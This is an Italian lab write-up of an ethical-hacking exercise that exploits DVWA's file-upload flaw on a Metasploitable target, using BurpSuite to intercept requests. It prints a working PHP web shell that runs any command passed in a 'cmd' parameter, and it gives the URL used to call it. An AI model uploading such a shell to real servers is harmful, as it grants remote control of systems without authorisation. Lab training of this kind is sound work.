
**EXPLOIT FILE UPLOAD**

**Traccia**: Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell’esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.


Accendo Burpsuite e metto on sul proxy, da lì acceso al browser e vado sulla DVWA.   
Per mandare avanti ricordarsi di cliccare forward.



Richiesta GET per accedere alle informazioni da parte del browser.




Altra richiesta GET per accedere alla DVWA.




Richiesta POST, per inserire i dati. USername e password vengono inseriti nel corpo della richiesta POST. Seguita poi da richiesta GET per ottenere le informazioni sulla pagina.

Altra richiesta GET per entrare nella security.php





Mettendo LOW come sicurezza, abbiamo una query POST.

Carichiamo in upload il nostro codice shell php che viene scritto nel corpo della richiesta HTTP. Lo shell php trovato sul web è questo   
  
<?php

if(isset($\_REQUEST['cmd'])){

echo "<pre>";

$cmd = ($\_REQUEST['cmd']);

system($cmd);

echo "</pre>";


die;

}

?>



IP/dvwa/hackable/shell.php?cmd=ls





Possiamo cambiare la richiesta GET direttamente dentro burpsuite.